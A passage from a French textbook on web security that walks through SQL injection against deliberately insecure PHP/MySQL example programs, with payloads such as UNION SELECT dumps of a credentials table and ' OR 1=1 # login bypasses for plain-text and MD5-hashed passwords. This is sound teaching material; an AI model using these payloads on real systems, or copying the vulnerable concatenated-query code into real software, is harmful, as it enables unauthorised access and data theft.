| 1 | 2 | 3 |

C'est le même principe qui va être utilisé avec la saisie d'un texte.

Cependant, la syntaxe PHP qui effectue la requête SQL change avec une variable de type texte. Il est important de voir les modifications du programme PHP.

12.2.1.3.2.2 Le programme PHP

Le programme `MySQL_PDO_injection_where_Prenom_NoSecure_Web.php` affiche la liste des personnes ayant comme prénom, la valeur indiquée via le formulaire.

La requête générée est de la forme :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom='$Prenom'";
```

La présence des apostrophes encadrant la variable `$Prenom` aura une incidence sur la syntaxe à utiliser pour effectuer l'injection SQL, comme cela est présenté dans les sections suivantes.

La requête porte uniquement sur la table « personnes ».

La variable `$Prenom` est une variable chaîne de caractères, les apostrophes sont utilisées pour encadrer la valeur saisie, qui est rangée dans la variable `$Prenom`.

L'exécution de la requête est effectuée par la syntaxe :

```
$reponse = $bdd->query($requete_SQL);
```

La variable `$reponse` reçoit le retour de la requête.

La variable `$tab_personnes` reçoit le retour de la méthode `fetchAll()`.

```
$tab_personnes=$reponse->fetchAll();
```

La procédure `affichage_liste_personnes()` affiche le tableau `$tab_personnes` au format HTML.

```
affichage_liste_personnes("Personnes ayant comme Age = $Age",$tab_personnes);
```

Voici le programme MySQL_PDO_injection_where_Prenom_NoSecure_Web.php.

La valeur qui est saisie dans le formulaire est de type « texte ». Elle porte le libellé « prenom » et est transmise via la méthode « post ».

```
<!DOCTYPE html>
<html>
<head> <!-- Entête HTML -->
  <meta charset="utf-8" />
  <title>Affichage de la table personnes</title>
  <link href="./CSS/MySQL.css" rel="stylesheet" type="text/css" />
</head>
<body>
  <?php
  define("WEB_EOL", "<br/>");
  include './INCLUDE/MySQL_include_param_dbb.php';
  include './INCLUDE/MySQL_include_sprog_commun_web.php';
  try
  {
    // -----
    // --- affichage de la liste complète des personnes ---
    // -----
    if (empty($_POST['valider']))
    {
      ?>
      <!--
      -----
      --- formulaire de saisie du critère de fil
      -----
      -->
      <form action="MySQL_PDO_injection_where_Prenom_NoSecure_Web.php"
      method="post">
        <fieldset>
          <legend>Saisissez les données pour un filtrage :</legend><br/>
          Entrez le prénom (ex : jean) : <input type="text" name="Prenom"
          size="150" " /><br/><br/>
          <input type="submit" name="valider" value="Valider le filtrage" />
          <!-- on ajoute le bouton terminer pour terminer la saisie -->
          <input type="reset" value="Effacer le formulaire" />
        </fieldset>
      </form>
      <?php
    }
    else
    {
      // -----
      // - affichage de la liste des personnes selon le critère de sélection -
      // -----
      // --- récupération de la variable Prenom ---
      $Prenom=$_POST['Prenom'];
      // === connexion de la base de données ===
      $bdd = new
      PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
          array(PDO::ATTR_PERSISTENT => true));
      // --- définition du codage en UTF8 ---
      $bdd->exec("SET CHARACTER SET utf8");
      // --- exécution de la requête ---
      $requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE
      Prenom='$Prenom'";
      echo "Requête = $requete_SQL".WEB_EOL.WEB_EOL;
      $reponse = $bdd->query($requete_SQL);
```

Formulaire de saisie de l'âge

Variable contenant la requête

Exécution de la requête

```

// --- traitement des erreurs de retour sur la requête ---
if (!$reponse)
    throw new Exception('Problème de requête sur la table.');
```

// ---retourne un tableau associatif ---

```

$reponse->setFetchMode(PDO::FETCH_ASSOC);
// --- boucle de traitement de chaque personne ---
$tab_personnes=$reponse->fetchAll();
// --- affichage des données retournées ---
affichage_liste_personnes("Personnes ayant comme Prénom =
$Prenom",$tab_personnes);
// --- fermeture de la requête ---
// --- pour permettre d'autres requêtes ---
$reponse->closeCursor();
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur d'accès aux données :</legend>".WEB_EOL;
    echo 'Erreur : ' . $e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>
```

Voici son exécution.

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

Valider le filtrage Effacer le formulaire

À la validation du filtrage, la liste des personnes trouvées dans la table « personnes » ayant ce prénom est affichée.

Requete = **SELECT Nom,Prenom,Age FROM personnes WHERE Prenom='jean'** *Requête générée*

| Personnes ayant comme Prénom = jean | | |
|-------------------------------------|--------|-----|
| Nom | Prenom | Age |
| DUPONT | JEAN | 28 |
| DE-LA-FONTAINE | JEAN | 110 |
| DUPONT | JEAN | 54 |

12.2.1.3.2.3 L'accès non autorisé aux données et structure

12.2.1.3.2.3.1 Détermination du nombre de colonnes de la requête interne
SELECT

Dans le cadre de la saisie d'une donnée de type texte, la requête SELECT du programme PHP va **encadrer** la donnée saisie **avec des apostrophes**.

Ainsi la syntaxe du programme PHP est :

```
$requete_SQL="SELECT Nom,Prenom,Age FROM personnes WHERE Prenom='$Prenom'";
```

Si on saisit l'injection SQL, telle qu'elle a été présentée dans les sections précédentes :

```
' UNION SELECT 1,2,3
```

On obtient la requête complète :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' ' UNION SELECT 1,2,3'
```

La syntaxe SQL obtenue est invalide, alors qu'elle était correcte dans le cas d'une valeur numérique !

Les apostrophes sur fond jaune correspondent aux caractères qui encadrent la variable `$Prenom` dans le programme PHP, et les caractères sur fond bleu ce qui a été saisi lors de l'injection.

Pour obtenir une syntaxe valide, il faut :

1. Supprimer le premier caractère apostrophe de manière à terminer le champ « Prenom » correctement ;
2. Rendre inopérant le dernier caractère apostrophe, qui est ajouté par le programme en encadrement de la variable `$Prenom`. On utilise le caractère `#` qui indique que ce qui suit est un commentaire.

Avec ces modifications la nouvelle injection SQL pour un champ texte devient :

```
' UNION SELECT 1,2,3 #
```

La requête complète devient :

```
SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' ' UNION SELECT 1,2,3 #'
```

Pour déterminer le nombre de colonnes à partir de la saisie du prénom il faut saisir :

```
' UNION SELECT 1,2,3 #
```

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

' UNION SELECT 1,2,3 #

Valider le filtrage Effacer le formulaire

L'affichage ne présente aucune erreur, il y a bien 3 champs.

Requête générée

Requete = SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=" UNION SELECT 1,2,3 #

Personnes ayant comme Prénom = ' UNION SELECT 1,2,3 #

| Nom | Prenom | Age |
|-----|--------|-----|
| 1 | 2 | 3 |

Remarque:

Toutes les injections SQL précédentes peuvent être reproduites à partir de la saisie d'un prénom (information de type texte) en ne saisissant qu'une seule apostrophe en début de syntaxe (au lieu de 2), et en terminant la syntaxe par le caractère #

12.2.1.3.2.3.2 Accès au contenu des tables

Voici l'injection SQL permettant d'obtenir le contenu de la table « identifiant_clients » via la saisie du prénom, soit les logins et mots de passe des clients.

```
' UNION SELECT ID,Login,MotdePasse FROM identification_clients #
```

Saisissez les données pour un filtrage :

Entrez le prénom (ex : jean) :

' UNION SELECT ID,Login,MotdePasse FROM identification_clients #

Valider le filtrage Effacer le formulaire

On voit les logins et les mots de passe, en clair, contenu dans cette table.

Requête = **SELECT Nom,Prenom,Age FROM personnes WHERE Prenom=' UNION SELECT ID,Login,MotdePasse FROM identification_clients #**

Personnes ayant comme Prénom = ' UNION SELECT ID,Login,MotdePasse FROM identification_clients #

| Nom | Prenom | Age |
|-----|-----------|--------|
| 1 | dupontje | ytrea |
| 2 | jacqueje | hgfdsq |
| 3 | murciaca | nbvcxw |
| 4 | leryje | poiuyt |
| 5 | delaruje | mlkjhg |
| 6 | martinpa | oiuytr |
| 7 | martinpi | lkjhgf |
| 8 | jacquefr | zertyu |
| 9 | jacquela | sdfghj |
| 10 | dumoulje | xcvbnm |
| 11 | labonnol | ertyui |
| 12 | delajoje | dfghjk |
| 13 | levysa | cvbnml |
| 14 | delarula | rtyuio |
| 15 | dupontjea | fghjkl |
| 16 | martinal | vbnmlk |
| 17 | rousseja | yuiopm |

12.2.1.4 Contournement d'une page d'identification

12.2.1.4.1 Principe

Cet autre exemple **d'injection SQL** propose de **contourner une page d'identification**.

Pour cela nous utilisons les programmes **non sécurisés** présentés à la section 12.3, qui donnent accès à une page d'information via une page d'identification.

Pour la démonstration de l'injection SQL nous utilisons les trois programmes d'identification :

- [MySQL_PDO_Login_MdP_NoSecureClair_web.php](#) : ce programme utilise le champ « MotdePasse » en clair (aucun hachage ni cryptage) dans la table « identification_clients » ;
- [MySQL_PDO_Login_MdP_NoSecureMD5_web.php](#) : ce programme utilise le champ « MotdePasse » haché via l'algorithme MD5 dans la table « identification_clients » ;
- [MySQL_PDO_Login_MdP_NoSecureAES_web.php](#) : ce programme utilise le champ « MotdePasse » crypté via l'algorithme AES dans la table « identification_clients » ;

Selon la méthode de codage ou de cryptage du mot de passe, la syntaxe de l'injection SQL change.

Chacun de ces programmes utilise la table MySQL « identification_clients » pour y trouver le login et le mot de passe, puis donne accès au programme PHP [MySQL_PDO_Bienvenue_ID_Clt_Secure.php](#) qui affiche les informations de la personne identifiée. Ces informations sont extraites de la table MySQL « clients_bancaires ». Ce programme correspond à une version sécurisée.

Le principe de l'injection SQL reste le même :

Terminer la donnée de la requête SELECT du programme PHP et ajouter une syntaxe SQL qui sera traitée et qui donnera accès aux informations de la table.

Dans le cas du contournement d'une page d'identification il faut aboutir à ce que la requête, qui vérifie que ce login et ce mot de passe sont présents dans la table d'identification, retourne toujours la valeur VRAI, quelle que soit la saisie !

Ainsi l'identification réussit et l'accès au site sera autorisé sans connaître le login ou le mot de passe d'un utilisateur.

Selon que le mot de passe est conservé « en clair », ou sous une forme codée (par exemple en MD5), ou bien cryptée (par exemple avec AES), dans la table MySQL « identification_clients », la syntaxe d'injection change.

Nous présentons l'injection SQL pour chaque version de la table MySQL « identification_clients »

Voici la liste des champs de la table « identification_clients » :

- **ID** : un identifiant unique pour chaque donnée ;
- **Login** : une chaîne de caractères (limitée à 10 caractères) permettant **d'identifier** de manière unique la personne ;
- **MotdePasse** : une chaîne de caractères (limitée à 50 caractères) permettant **d'authentifier** la personne. Ce champ peut être du texte en clair, un texte issu du hachage par l'algorithme MD5 de MySQL, ou une chaîne binaire obtenus par le cryptage AES ;
- **ID_Clt** : l'identifiant unique du client de la table « clients_bancaires » qui correspond à ce login. C'est le lien entre la table « identification_clients » et la table « clients_bancaires ».

12.2.1.4.2 Avec un mot de passe « en clair »

Ce cas correspond à une table MySQL « identification_clients » contenant le mot de passe « en clair ».

Nous présentons d'abord le fonctionnement de la page d'identification avec :

- Le contenu de la table d'identification ;
- Le programme d'identification et le programme d'affichage des informations ;

Nous présentons ensuite la méthode de contournement de l'identification.

12.2.1.4.2.1 Présentation de la table et des programmes PHP

12.2.1.4.2.1.1 La table MySQL d'identification

La création de cette table est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.1 pour son contenu.

Voici cette table :

| ID | Login | MotdePasse | ID_Cit |
|----|-----------|------------|--------|
| 1 | dupontje | ytrea | 1 |
| 2 | jacqueje | hgfdsq | 2 |
| 3 | murciaca | nbvcxw | 3 |
| 4 | leryje | poiuyt | 4 |
| 5 | delaruje | mlkjhg | 5 |
| 6 | martinpa | oiuytr | 6 |
| 7 | martinpi | lkjhgf | 7 |
| 8 | jacquefr | zertyu | 8 |
| 9 | jacquela | sdfghj | 9 |
| 10 | dumoulje | xcvbnm | 10 |
| 11 | labonnol | ertyui | 11 |
| 12 | delafoje | dfghjk | 12 |
| 13 | levysa | cvbnml | 13 |
| 14 | delarula | rtyuio | 14 |
| 15 | dupontjea | fghjkl | 15 |
| 16 | martinal | vbnmlk | 16 |
| 17 | rousseja | yuiopm | 17 |

12.2.1.4.2.1.2 Le programme d'identification

Le programme `MySQL_PDO_Login_MdP_NoSecureClair_web.php` propose l'écran suivant d'identification :

Merci de vous identifier

Login

Mot de passe

Le formulaire est affiché via la fonction PHP `affiche_formulaire_identification()` présentée à la section 12.3.4.2.

Voici une extraction des lignes de cette fonction qui permettent la saisie du login et du mot de passe :

```
<input type="text" name="login" size="10" maxlength="10" autofocus>  
<input type="password" name="mdp" size="20" maxlength="50">
```

Le login et le mot de passe (mdp) sont transmis via la méthode POST au programme lui-même.

Ces données sont ensuite récupérées via les lignes PHP suivantes :

```
// --- récupération des variables logins et mdp ---  
$Login      = $_POST['login'];  
$MotdePasse = $_POST['mdp']  ;
```

Le programme effectue ensuite une requête vers la table MySQL « identification_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- exécution de la requête ---  
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients  
WHERE Login='$Login' AND MotdePasse='$MotdePasse'";  
$reponse = $bdd->query($requete_sql);
```

La réponse retournée par la requête est traitée par la méthode `fetchAll()` :

```
// --- On traite le retour de la requête ---  
$tab_identifiants=$reponse->fetchAll();
```

Si le tableau `$tab_identifiants` n'est pas vide, on a trouvé ce couple.

Ce tableau, contenant les champs « Login », « MotdePasse » et « ID_Clt », est mémorisé via les variables de session pour être transmis aux autres programmes.

```
// --- on passe en variable de session l'ID_Clt du client trouvé ---  
$_SESSION['tab_identifiants']=$tab_identifiants;
```

On redirige alors l'exécution vers le programme PHP `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` qui affiche les informations contenues dans la table MySQL « clients_bancaires », à partir de l'identifiant « ID_Clt » trouvé dans la variable de session `$_SESSION['tab_identifiants']`.

```
// --- redirection vers l'URL ---  
redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
```

La fonction `redirection_immediate()` est présentée à la section 12.3.5.

Voici le programme complet MySQL_PDO_Login_MdP_NoSecureClair_web.php :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();
include './INCLUDE/MySQL_include_param_dbb.php';
include './INCLUDE/MySQL_include_sprog_commun_web.php';
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Identification</title>
    <link href="./CSS/MySQL_Login_MdP.css" rel="stylesheet" type="text/css"
  />
</head>
<body>
  <?php
    define("NbMaxTentatives",3);
    try
    {
      // --- on vide la variable de session de l'identification ---
      unset($_SESSION['tab_identifiants']);
      // --- début du traitement ---
      if (empty($_POST['authentification']))
      {
        // -----
        // --- Page initiale d'identification ---
        // -----
        $_SESSION['nbtentatives']=0;

        affiche_formulaire_identification("MySQL_PDO_Login_MdP_NoSecureClair_web.php"
        ,"Merci de vous identifier");
      }
      else
      {
        // -----
        // --- On traite les données envoyées par le formulaire ---
        // -----
        // --- récupération des variables logins et mdp ---
        $Login      = $_POST['login'];
        $MotdePasse = $_POST['mdp'];

        // --- on met à jour le nombre de tentatives ---
        $_SESSION['nbtentatives']++;
        // === authentification de la base de données ===
        $bdd = new PDO($TYPE_DBB." :host=".$SERVEUR.";dbname=".$BASEDD,$LOGIN_ADM,$MDP_ADM,
          array(PDO::ATTR_PERSISTENT => true));
        // --- définition du codage en UTF8 ---
        $bdd->exec("SET CHARACTER SET utf8");
        // --- exécution de la requête ---
        $requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients
        WHERE Login='$Login' AND MotdePasse='$MotdePasse'";
        $reponse = $bdd->query($requete_sql);

        // --- traitement des erreurs de retour sur la requête ---
        if (!$reponse)
        {
          throw new Exception('Problème de requête sur la table.');
```

Sous-programmes et paramètres de la base de données avec le grain de sel

Variable de session pour transmettre les identifiants et la valeur ID_Clt au programme

Formulaire de saisie affiché pour la première fois

Récupération des données du formulaire après validation

On exécute la requête de recherche du couple login ET mot de passe

```

else
{
    // ---retourne un tableau associatif ---
    $reponse->setFetchMode(PDO::FETCH_ASSOC);
    // --- On traite le retour de la requête ---
    $stab_identifiants=$reponse->fetchAll();
    // --- fermeture de la requête ---
    // --- pour permettre d'autres requêtes ---
    $reponse->closeCursor();
    // -- on regarde si le tableau contient des informations ---
    if (empty($stab_identifiants))
    {
        // -----
        // - Le login et le mot de passe n'ont pas été trouvés dans la table -
        // -----
        // --- on met à jour le nombre de tentatives restantes ---
        $nbtentatives_restantes=NbMaxTentatives-$SESSION['nbtentatives'];
        // --- s'il reste 0 tentatives on affiche un message d'erreur ---
        if ($nbtentatives_restantes <= 0)
            throw new Exception('D'excès de tentatives atteintes');
        // --- sinon on affiche à nouveau le formulaire ---
        affiche_formulaire_identification("MySQL_PDO_Login_MdP_NoSecureClair_web.php"
        , "Identification erronée.<br/> Merci de réessayer");
        // --- on affiche le nombre de tentatives restantes ---
        echo "<div align=\"center\">";
        echo "Il vous reste ".$nbtentatives_restantes." tentative(s)".WEB_EOL;
        echo "</div>";
    }
    else
    {
        // -----
        // --- Le login et le mot de passe ont été trouvés ---
        // -----
        // --- on remet à 0 le nombre de tentatives ---
        $SESSION['nbtentatives']=0;
        // --- on passe en variable de session l'ID_Clt du client trouvé ---
        $SESSION['tab_identifiants']=$stab_identifiants;
        // --- redirection vers l'URL ---
        redirection_immediate("MySQL_PDO_Bienvenue_ID_Clt_Secure.php");
    }
}
}
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Identification</legend>";
    echo WEB_EOL;
    echo 'Erreur : '.$e->getMessage().WEB_EOL;
    echo "</fieldset>";
}
?>
</body>
</html>

```

On traite le résultat de la requête

Nouvel affichage du formulaire de saisie en cas d'échec, et affichage du nombre de tentatives

Le login et le mot de passe sont trouvés, on redirige vers le programme suivant

12.2.1.4.2.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php` est exécuté. Il affiche les informations de l'utilisateur :

| Bonjour PIERRE MARTIN. | | | | | |
|-------------------------------|--------|--------|----------------|------------|------------|
| Information sur PIERRE MARTIN | | | | | |
| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |

Ce programme correspond à une version sécurisée.

Remarque :

Ce programme est détaillé à la section 12.3.5. Nous ne reprenons ici que les instructions utiles à la compréhension de la méthode de contournement.

Ce programme vérifie que le login (Login), le mot de passe (MotdePasse) et l'identifiant du client (ID_clt) fournis par la page d'identification, via la variable de session `$_SESSION['tab_identifiants']`, sont bien dans la table MySQL « identification_clients », ceci afin d'interdire tout accès direct ou à partir d'une autre page.

```
if (!identification_valide($TYPE_DBB,$SERVEUR,$BASEDD,$LOGIN_ADM,$MDP_ADM))
```

Une fois cette vérification effectuée, le programme récupère les informations sur l'identification du client à partir de la case 0 du tableau `$tab_identifiants[]` provenant de la variable de session.

Attention :

Cet élément est important pour comprendre l'affichage obtenu quand l'injection SQL permet de contourner l'identification.

```
// --- on récupère le tableau des identifiants trouvés ---
$tab_identifiants=$_SESSION['tab_identifiants'];
// --- les informations de la case 0, seule a devoir être retournée ---
$ID_Clt      = $tab_identifiants[0]['ID_Clt'];
$Login       = $tab_identifiants[0]['Login']; // pour information
$MotdePasse  = $tab_identifiants[0]['MotdePasse']; // pour information
```

A partir de l'ID_Clt, le programme recherche les informations dans la table MySQL « clients_bancaires » :

```
// --- préparation de la requête ---
$requete_sql="SELECT * FROM clients_bancaires WHERE ID_Clt=:ID_Clt";
$RequetePrepree = $bdd->prepare($requete_sql);
// --- liaison avec les paramètres ---
$RequetePrepree->bindParam(':ID_Clt', $ID_Clt, PDO::PARAM_INT);
// --- exécution de la requête préparée ---
$RequetePrepree->execute();
// ---retourne un tableau associatif ---
$RequetePrepree->setFetchMode(PDO::FETCH_ASSOC);
// --- On traite le retour de la requête ---
$tab_clients=$RequetePrepree->fetchAll();
```

Puis il affiche les informations recueillies :

```
$Nom      = $tab_clients[0]['Nom'];
$Prenom   = $tab_clients[0]['Prenom'];
echo "<h3>Bonjour $Prenom $Nom.</h3>".WEB_EOL;
// --- affichage des données retournées ---
affichage_liste_personnes("Information sur $Prenom $Nom",$tab_clients);
```


12.2.1.4.2.2 Contournement de l'identification avec OR

Tout est maintenant « prêt » pour présenter la méthode de contournement :

- Une page d'identification vérifie le login et le mot de passe dans la table MySQL « identification_clients » ;
- En cas de succès, il passe la main à un programme qui affiche les informations qui sont contenues dans une table MySQL « clients_bancaires ».

Le but est de faire en sorte que la page d'identification valide la saisie pour passer à la page suivante, quelle que soit le login et le mot de passe.

Il faut modifier la requête SQL, qui vérifie l'existence du login et mot de passe dans la table MySQL « identification_clients », pour que le résultat soit toujours vrai, via une injection SQL.

Dans les exemples suivants, le **texte en vert** correspond au texte du programme PHP, et le **texte en rouge** celui qui est saisi par l'utilisateur.

Si on saisit comme login le texte « **machin** » et comme mot de passe le texte « **bidule** », alors la syntaxe de la requête générée par le programme PHP sera :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse='bidule'
```

Cette requête ne trouvera probablement aucune personne ayant comme login « **machin** » et comme mot de passe « **bidule** ».

Si on saisit comme login le texte « **machin** » et comme mot de passe une simple apostrophe (') suivie du caractère #, alors la syntaxe de la requête devient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=' '#'
```

Ce qui correspond à une syntaxe correcte avec comme login « **machin** » et un mot de passe vide !

Puisque le caractère # définit le commentaire, la dernière apostrophe de la ligne qui est générée par le programme PHP est ignorée.

Si cela ne fonctionne toujours pas, nous ne sommes plus très loin de la solution.

En effet, il suffit maintenant de saisir une syntaxe SQL, entre l'apostrophe et le # qui soit toujours vraie, comme par exemple « OR 1=1 ».

Ainsi, si on saisit comme login le texte « **machin** » et comme mot de passe « '**OR 1=1** #' » (attention aux espaces avant et après le texte OR, et avant le #), alors la syntaxe de la requête devient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE
Login='machin' AND MotdePasse=' 'OR 1=1 #'
```

Ce qui correspond à une requête correcte qui retournera la totalité des informations.

La requête et l'authentification seront validées.

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire afin de laisser apparaître l'écho de la frappe) :

Merci de vous identifier

Login

Mot de passe

Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :

Bonjour JEAN DUPONT.

Information sur JEAN DUPONT

| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|--------|--------|----------------|------------|------------|
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |

Dans notre exemple, la totalité de la table MySQL « identification_clients » est retournée, puisque le filtre **WHERE avec OR 1=1 valide chaque entrée de la table**, donc ne filtre plus rien !

Comme le programme `MySQL_PDO_Bienvenue_ID_Clt_Secure.php`, qui affiche les informations sur l'utilisateur, ne prend que, le « Login », le « MotdePasse » et l'« ID_Clt » de la case 0 du tableau `$tab_identifiants[]` :

```
// --- on récupère le tableau des identifiants trouvés ---
$tab_identifiants=$_SESSION['tab_identifiants'];
// --- les informations de la case 0, seule a devoir être retournée ---
$ID_Clt      = $tab_identifiants[0]['ID_Clt']      ;
$Login       = $tab_identifiants[0]['Login']       ; // pour information
$MotdePasse  = $tab_identifiants[0]['MotdePasse']  ; // pour information
```

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table MySQL « identification_clients » qui est affiché.

La saisie d'un login quelconque avec le mot de passe « ' OR 1=1 # », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.

12.2.1.4.3 Avec un mot de passe haché via MD5

Ce cas correspond à une table MySQL « identification_clients » contenant le mot de passe haché (codé) via l'algorithme MD5.

Nous ne présentons pas à nouveau en détail la démarche précédente, mais seulement les différences syntaxiques dans les programmes et l'adaptation de la méthode de contournement, au codage du mot de passe en MD5.

12.2.1.4.3.1 Présentation de la table et des programmes PHP

12.2.1.4.3.1.1 La table MySQL d'identification

La création de cette table MySQL est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.1 pour son contenu.

Voici cette table :

| ID | Login | MotdePasse | ID_Clt |
|----|-----------|----------------------------------|--------|
| 1 | dupontje | 65524a1c294718652cc4abf7bd1e76fd | 1 |
| 2 | jacqueje | 059c9c2f30593740bde01bd5ea8b7a8e | 2 |
| 3 | murciaca | 0c3d1c61871e9cb83cbb2d1979866c4 | 3 |
| 4 | leryje | 8ace72535e8ea08b22681721a437a6f5 | 4 |
| 5 | delaruje | a292d96c9eedc72d39d76be7a953b0a1 | 5 |
| 6 | martinpa | 3a7ae919ae451e1d3fd9536b00dae4b | 6 |
| 7 | martinpi | 9cb1ee7cf27fd09cb2d9099afefc6287 | 7 |
| 8 | jacquefr | 9f038e57ca35aa2db524e36cb043bb47 | 8 |
| 9 | jacquela | e053a2853d63cb49508b129589c0cc60 | 9 |
| 10 | dumoulje | ea515ae83f8dcd82df7b72cb285ebcda | 10 |
| 11 | labonnol | 81b9b8ad4600787bc59ab6ef8fd5f979 | 11 |
| 12 | delajoje | 83b751a79d983368e9ab8f39d018cccb | 12 |
| 13 | levysa | df76610433f64f06832d82a5e01893fd | 13 |
| 14 | delarula | 3b6cc7161f79699a1c9abe1e44390000 | 14 |
| 15 | dupontjea | fa916429b37ff465c565e6e649a98e91 | 15 |
| 16 | martinal | 7b6cb8730c70bf00fdb604df85fce701 | 16 |
| 17 | rousseja | 1e6a6f859390fe61ff2e3b95e85d755c | 17 |

12.2.1.4.3.1.2 Le programme d'identification

Le programme `MySQL_PDO_Login_MdP_NoSecureMD5_web.php` propose l'écran suivant d'identification :

Merci de vous identifier

Login

Mot de passe

Le formulaire est affiché via la fonction PHP `affiche_formulaire_identification()` présentée à la section 12.3.4.2.

A partir de ces données, le programme interroge la table MySQL « identification_clients » afin de vérifier si le couple constitué de ce login **ET** de ce mot de passe est trouvé.

```
// --- exécution de la requête ---  
$requete_sql="SELECT Login,MotdePasse,ID_Clt FROM identification_clients  
WHERE Login='$Login' AND MotdePasse=MD5('$MotdePasse')";  
$reponse = $bdd->query($requete_sql);
```

La fonction SQL MD5() est utilisée lors de cette requête, ce qui va changer la syntaxe de l'injection SQL qui doit contourner la page d'identification.

12.2.1.4.3.1.3 Le programme d'affichage des informations

Une fois l'identification effectuée, le programme MySQL_PDO_Bienvenue_ID_Clt_Secure.php affiche les informations de l'utilisateur :

Bonjour PIERRE MARTIN.

Information sur PIERRE MARTIN

| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|--------|--------|----------------|------------|------------|
| 7 | MARTIN | PIERRE | 1959-01-18 | Veuf | 3 |

Ce programme ne change pas, quelque soit la méthode de codage ou de cryptage du mot de passe.

12.2.1.4.3.2 Contournement de l'identification avec OR

La démarche est identique à ce qui a été présenté à la section 12.2.1.4.2.2 : trouver la bonne syntaxe de l'injection SQL pour imposer une validation systématique.

Avec le mot de passe « en clair » nous avons trouvé qu'il fallait saisir le mot de passe « ' OR 1=1 # » pour générer la requête SQL de contournement de l'identification :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=' ' OR 1=1 #'
```

Avec le codage du mot de passe en MD5, si on saisit comme login « machin » et comme mot de passe « ' OR 1=1 # » on obtient :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=MD5(' ' OR 1=1 #')
```

Ce qui n'est pas une syntaxe correcte, car il manque la parenthèse de fin de la fonction MD5().

On en déduit que la nouvelle forme de l'injection doit terminer le mot de passe par « ') » avant d'ajouter la clause **OR**. Cela devient : « ') OR 1=1 # ».

La nouvelle syntaxe générée sera :

```
SELECT Login,MotdePasse,ID_Clt FROM identification_clients WHERE  
Login='machin' AND MotdePasse=MD5('') OR 1=1 #')
```

Elle sera toujours vraie et retourne la totalité de la table MySQL « identification_clients »

Voici l'écran de saisie (le type du champ mot de passe a été temporairement transformé de « password » en « text » dans le formulaire pour laisser apparaître l'écho de la frappe) :

Merci de vous identifier

Login

Mot de passe

Après la sélection du bouton « S'identifier », on voit apparaître l'écran suivant qui montre que l'identification a bien été contournée :

Bonjour JEAN DUPONT.

Information sur JEAN DUPONT

| ID_Clt | Nom | Prenom | Date_Naissance | Etat_Civil | Nb_Enfants |
|--------|--------|--------|----------------|------------|------------|
| 1 | DUPONT | JEAN | 1987-12-28 | Marié | 2 |

La totalité de la table MySQL « identification_clients » est retournée, puisque le filtre WHERE avec OR 1=1 valide chaque entrée de la table, donc ne filtre plus rien !

Comme le programme [MySQL_PDO_Bienvenue_ID_Clt_Secure.php](#), qui affiche les informations sur l'utilisateur, ne prend que le « Login », le « MotdePasse » et l'« ID_Clt » de la case 0 du tableau `$tab_identifiants[]` :

C'est donc monsieur « JEAN DUPONT », utilisateur dont le login est le premier de la table MySQL « identification_clients » qui est affiché.

Avec le codage MD5, la saisie d'un login quelconque avec le mot de passe « ') OR 1=1 # », contourne la phase d'identification et donne accès à la page d'information d'une autre personne.

12.2.1.4.4 Avec un mot de passe crypté via AES

Ce cas correspond à une table MySQL « identification_clients » contenant le mot de passe crypté via l'algorithme AES.

Nous ne présentons pas à nouveau en détail la démarche précédente, mais seulement les différences syntaxiques dans les programmes et l'adaptation de la méthode de contournement au cryptage du mot de passe.

12.2.1.4.4.1 Présentation de la table et des programmes PHP

12.2.1.4.4.1.1 La table MySQL d'identification

La création de cette table est présentée à la section 12.3.2.1 pour sa structure, et à la section 12.3.2.2.3 pour son contenu.

Voici cette table :

| ID | Login | MotdePasse | D_Clt |
|----|-----------|----------------------------------|-------|
| 1 | dupontje | 2a45ee581d225aae4345ddacf305e642 | 1 |
| 2 | jacqueje | 1489d46abe4cffb25b4c2ad3ac2376f2 | 2 |
| 3 | murciaca | 7fe3ebf7f9eb6ddb97cee838b20c54a7 | 3 |
| 4 | leryje | f22a9fce94f641c4558a757ebedbdcef | 4 |
| 5 | delaruje | cca71f67481c429b12666b2bb74f9f77 | 5 |
| 6 | martinpa | e76b5b9d7e66a10c8aa0700df5f3c625 | 6 |
